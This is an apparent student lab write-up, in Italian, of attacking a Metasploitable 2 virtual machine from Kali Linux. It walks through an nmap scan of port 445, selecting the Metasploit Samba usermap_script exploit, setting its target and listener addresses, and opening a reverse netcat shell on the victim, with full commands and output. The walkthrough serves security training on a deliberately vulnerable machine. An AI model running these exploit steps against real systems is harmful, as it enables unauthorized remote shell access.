

Controlliamo se la configurazione delle macchine è adatta e se le due macchine riescono a comunicare tra di loro.

The image shows two side-by-side Oracle VM VirtualBox windows. The left window is titled 'Clone di Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox' and shows a terminal running GNU nano 2.0.7 editing the file `/etc/network/interfaces`. The configuration sets the loopback interface `lo` to `inet loopback` and the primary interface `eth0` to `inet dhcp`. The right window is titled 'Kali linux [In esecuzione] - Oracle VM VirtualBox' and shows a terminal running GNU nano 7.2 editing the same file. It sets `lo` to `inet loopback` and `eth0` to `inet static` with the address `192.168.13.150`, netmask `255.255.255.0`, network `192.168.13.0`, broadcast `192.168.13.255`, and gateway `192.168.2.100`. Below the nano editor, the terminal shows the output of `ifconfig eth0`, displaying the IP address and other network statistics. At the bottom of the right window, the terminal shows the output of `ping 192.168.13.100`, indicating successful communication with the Metasploitable 2 machine.

```
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet dhcp

iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.2.100

[ Read 20 lines ]
^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^U Next Page ^N UnCut Text ^I To Spell

Clone di Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

auto eth0
iface eth0 inet dhcp

iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.2.100

[ Read 20 lines ]

msfadmin@metasploitable:~$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data:
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=3.43 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.734 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.340 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.585 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.322 ms
--- 192.168.13.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 0.322/1.084/3.434/1.185 ms
msfadmin@metasploitable:~$ _

Kali linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.13.100/24
gateway 192.168.13.255
iface eth0 inet dhcp

[ Read 14 lines ]
^G Help ^O Write Out ^R Read File ^V Where Is ^K Cut ^C Execute
^X Exit ^J Read File ^W Replace ^U Paste ^I Justify

Kali linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto


TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ sudo nano /etc/network/interfaces
[sudo] password for kali:

(kali@kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data:
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.318 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.392 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.449 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.325 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.279 ms
^C
--- 192.168.13.150 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4081ms
rtt min/avg/max/mdev = 0.279/0.352/0.449/0.060 ms

(kali@kali)-[~]
$
```

Una volta avuto la conferma che le due macchine riescono a comunicare tra di loro, procediamo ad uno scan della rete con Nmap, utilizzando il comando `nmap -sV 192.168.13.150 -p 445` (dove -p 445 controlla lo stato della porta all'interno della macchina)



```
Kali linux [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
File  Actions  Edit  View  Help


(kali@kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.658 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.302 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.388 ms
^X64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.435 ms
^C
— 192.168.13.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.302/0.445/0.658/0.131 ms

(kali@kali)-[~]
$ nmap -sV 192.168.13.150 -p 445
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-27 13:20 EDT
■
```

The screenshot shows a Kali Linux terminal window titled "Kali linux [In esecuzione] - Oracle VM VirtualBox". The terminal displays the output of a ping command to 192.168.13.150, followed by an nmap scan of the same IP on port 445. The nmap scan identifies the service as netbios-ssn (Samba smbd) with version 3.X - 4.X. The terminal also shows the standard Kali Linux desktop environment with a menu bar and a taskbar.

```
kali@kali: ~  
File Actions Edit View Help  
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.  
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.658 ms  
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.302 ms  
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.388 ms  
^X64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.435 ms  
^C  
— 192.168.13.150 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3068ms  
rtt min/avg/max/mdev = 0.302/0.445/0.658/0.131 ms  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.13.150 -p 445  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-27 13:20 EDT  
Nmap scan report for 192.168.13.150  
Host is up (0.00046s latency).  
  
PORT      STATE SERVICE      VERSION  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/su  
bmit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.54 seconds  
  
(kali@kali)-[~]  
$
```

A questo punto vediamo che sulla porta è attivo il service netbios-ssn dato da Samba.
Dopo questa fase apriamo msfconsole.




Fatto ciò usiamo il comando `search` seguito poi da `samba`, così da ricercare i vari exploit disponibili.



File Actions Edit View Help

0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent
Yes	Citrix Access Gateway Command Execution		
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average
No	Computer Associates License Client GETCONFIG Overflow		
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent
Yes	DistCC Daemon Command Execution		
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual
No	Group Policy Script Execution From Shared Resource		
4	post/linux/gather/enum_configs		normal
No	Linux Gather Configurations		
5	auxiliary/scanner/rsync/modules_list		normal
No	List Rsync Modules		
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent
No	MS14-060 Microsoft Windows OLE Package Manager Code Execution		
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent
Yes	Quest KACE Systems Management Command Injection		
8	exploit/multi/samba/usermap_script	2007-05-14	excellent
No	Samba "username map script" Command Execution		
9	exploit/multi/samba/nttrans	2003-04-07	average
No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow		
10	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal
Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow		
11	auxiliary/admin/smb/samba_symlink_traversal		normal
No	Samba Symlink Directory Traversal		
12	auxiliary/scanner/smb/smb_uninit_cred		normal
Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State		
13	exploit/linux/samba/chain_reply	2010-06-16	good
No	Samba chain_reply Memory Corruption (Linux x86)		
14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent
Yes	Samba is_known_pipename() Arbitrary Module Load		
15	auxiliary/dos/samba/lsa_addprivs_heap		normal
No	Samba lsa_io_privilege_set Heap Overflow		
16	auxiliary/dos/samba/lsa_transnames_heap		normal
No	Samba lsa_io_trans_names Heap Overflow		
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good
Yes	Samba lsa_io_trans_names Heap Overflow		
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average
No	Samba lsa_io_trans_names Heap Overflow		
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average
No	Samba lsa_io_trans_names Heap Overflow		
20	auxiliary/dos/samba/read_nttrans_ea_list		normal
No	Samba read_nttrans_ea_list Integer Overflow		
21	exploit/freebsd/samba/trans2open	2003-04-07	great
No	Samba trans2open Overflow (*BSD x86)		
22	exploit/linux/samba/trans2open	2003-04-07	great
No	Samba trans2open Overflow (Linux x86)		
23	exploit/osx/samba/trans2open	2003-04-07	great
No	Samba trans2open Overflow (Mac OS X PPC)		
24	exploit/solaris/samba/trans2open	2003-04-07	great
No	Samba trans2open Overflow (Solaris SPARC)		
25	exploit/windows/http/sambar6_search_results	2003-06-21	normal
Yes	Sambar 6 Search Results Buffer Overflow		

Dalla lista che ci esce fuori, vediamo il numero 8 funziona in maniera eccellente per quel che dobbiamo fare.
Per avviare, utilizziamo il comando use 8.




```
Kali linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
Yes Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average
No Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average
No Samba lsa_io_trans_names Heap Overflow
20 auxiliary/dos/samba/read_nttrans_ea_list normal
No Samba read_nttrans_ea_list Integer Overflow
21 exploit/freebsd/samba/trans2open 2003-04-07 great
No Samba trans2open Overflow (*BSD x86)
22 exploit/linux/samba/trans2open 2003-04-07 great
No Samba trans2open Overflow (Linux x86)
23 exploit/osx/samba/trans2open 2003-04-07 great
No Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open 2003-04-07 great
No Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results you are at 2003-06-21 normal
Yes Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Dopo questa fase, utilizziamo il comando `show option` per vedere se i parametri sono settati correttamente.



```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

Dall'immagine vediamo come non siano settati correttamente i parametri RHOST, RPORT e LHOST. Per settarli utilizziamo il comando set seguito dal parametro da cambiare.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > 
```

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST => 192.168.13.100
msf6 exploit(multi/samba/usermap_script) > 
```

Fatto ciò, possiamo iniziare l'exploit.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST => 192.168.13.100
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
```

Per essere sicuri che tutto sia andato a buon fine, stampiamo l'ifconfig.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST => 192.168.13.100
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 -> 192.168.13.150:54134) at 2023-09-27 13:39:18 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:a0:b0
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:a0b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2918 (2.8 KB)  TX bytes:10297 (10.0 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:193 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68909 (67.2 KB)  TX bytes:68909 (67.2 KB)
```